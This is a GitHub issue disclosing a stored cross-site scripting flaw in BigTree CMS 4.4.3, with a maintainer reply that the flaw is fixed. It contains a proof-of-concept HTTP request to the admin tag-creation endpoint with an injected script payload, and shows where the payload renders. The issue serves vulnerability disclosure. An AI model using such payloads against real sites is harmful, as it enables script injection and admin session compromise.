

New issue

[Jump to bottom](#)

BigTree-CMS 4.4.3 There is a a Stored-XSS which can allows remote attackers to inject arbitrary code #364

Closed

joelister opened this issue on Apr 9, 2019 · 1 comment

joelister commented on Apr 9, 2019

BigTree CMS version 4.4.3 suffers from a cross site scripting vulnerability.

After the administrator logged in, Add Tag which can allows remote attackers to inject arbitrary code

1. poc:

POST /491/BigTree/site/index.php/admin/tags/create/ HTTP/1.1

Host: 192.168.217.175

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:65.0) Gecko/20100101 Firefox/65.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,/q=0.8

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Referer: http://192.168.217.175/491/BigTree/site/index.php/admin/tags/add/

Content-Type: application/x-www-form-urlencoded

Content-Length: 55

Connection: close

Cookie: PHPSESSID=hsc4a56qavepg01ogh2cs6kqq1; bigtree_admin[email]=bigtree%40bigtree.com; bigtree_admin[login]=%5B%22session-5cac66ed633df8.59737713%22%2C%22chain-5cac66ed62bc19.35874252%22%5D

Upgrade-Insecure-Requests: 1

tag=%22%3E%3Cscript%3Ealert%281%29%3C%2Fscript%3E%2F%2F

2. Vulnerability trigger point

BigTree Site [VIEW SITE](#) Welcome

Dashboard Pages Modules Files Users Settings **Tags**

Tags > [Add Tag](#)

[View Tags](#) [Add Tag](#)

Tag Name

"><script>alert(1)</script>/"


Tags to Merge In


Click "Add Item" to add an item to this list.


[Add Item](#) **">alert(1)//"**

[Create Tag](#)

3、when administrator access - Tags



 **timbuckingham** added a commit that referenced this issue on Apr 9, 2019


 Fixing XSS vector: [#364](#)

d555618

timbuckingham commented on Apr 9, 2019

Collaborator

Thanks! This is fixed in the referenced commit above.

 **timbuckingham** closed this as completed on Apr 9, 2019

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants

